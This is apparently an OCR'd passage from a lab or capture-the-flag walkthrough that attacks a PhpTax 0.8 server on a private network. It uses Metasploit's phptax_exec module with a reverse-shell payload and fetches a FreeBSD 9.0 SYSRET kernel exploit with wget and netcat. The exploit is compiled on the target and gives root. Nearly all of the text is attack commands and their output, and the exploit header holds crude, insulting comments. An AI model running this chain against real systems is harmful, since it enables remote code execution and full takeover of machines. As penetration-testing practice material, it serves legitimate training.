
```
msf > use exploit/multi/http/phptax_exec
msf exploit(phptax_exec) > show targets
    ...targets...
msf exploit(phptax_exec) > set TARGET < target-id >
msf exploit(phptax_exec) > show options
    ...show and set options...
msf exploit(phptax_exec) > exploit
```


```
msf6 exploit(multi/http/phptax_exec) > show options

Module options (exploit/multi/http/phptax_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.1.159    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path
                                         >'
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /phptax/         yes       The path to the web application
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.18     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PhpTax 0.8
```

```
msf6 exploit(multi/http/phptax_exec) > exploit

[*] Started reverse TCP double handler on 192.168.1.18:4444
[*] 192.168.1.1598080 - Sending request ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo Ok1cQIjxvGUAqtSo;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Command: echo WutzGaaoeRPUNvaK;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "Ok1cQIjxvGUAqtSo\r\n"
[*] Matching ...
[*] A is input ...
[*] Reading from socket B
[*] B: "WutzGaaoeRPUNvaK\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 3 opened (192.168.1.18:4444 → 192.168.1.159:19557) at 2021-03-18 16:52:56 -0400

whoami
www
```



```
┌──(root💀kali)-[~]
└─# nc 192.168.1.159 23235
(UNKNOWN) [192.168.1.159] 23235 (?) : Connection timed out
```





```
pwd
/usr/local/www/apache22/data2/phptax
cd /tmp
ls
apr7o1lYN
mysql.sock
vmware-fonts0
wget http://192.168.1.18:8181/28718.c
wget: not found
```

```
┌──(root💀kali)-[/home/kali/Downloads]
└─# cat 28718.c | nc -nvlp 1234
listening on [any] 1234 ...
```

```
nc 192.168.1.18 1234
/*
 * FreeBSD 9.0 Intel SYSRET Kernel Privilege Escalation exploit
 * Author by CurcolHekerLink
 *
 * This exploit based on open source project, I can make it open source too. Right?
 *
 * If you blaming me for open sourcing this exploit, you can fuck your mom. Free of charge :)
 *
 * Credits to KEPEDEAN Corp, Barisan Sakit Hati, ora iso sepaying meneh hekerlink,
 * Kismin perogeremer cyber team, petboylittledick, 1337 Curhat Crew and others at #MamaDedehEliteCurhatTeam
 * if you would like next private exploit leakage, just mention @MamahhDedeh
 *
 * Some people may feel harmed when we release this exploit :))
 *
 * p.s: Met idul Adha ya besok, saatnya potong leher dewa lo ... eh maksudnya potong Sapisisasi :))
 *
 */

#include <stdio.h>
```

```
┌──(root💀kali)-[/home/kali/Downloads]
└─# cat 28718.c | nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.18] from (UNKNOWN) [192.168.1.159] 12957
ls
```

```
cd /tmp
ls
apr7o1lYN
canozkan.c
mysql.sock
vmware-fonts0
gcc canozkan.c -o canozkan
canozkan.c:178:2: warning: no newline at end of file
./canozkan
[+] SYSRET FUCKUP !!
[+] Start Engine ...
[+] Crotz ...
[+] Crotz ...
[+] Crotz ...
[+] Woohoo!!!
whoami
root
```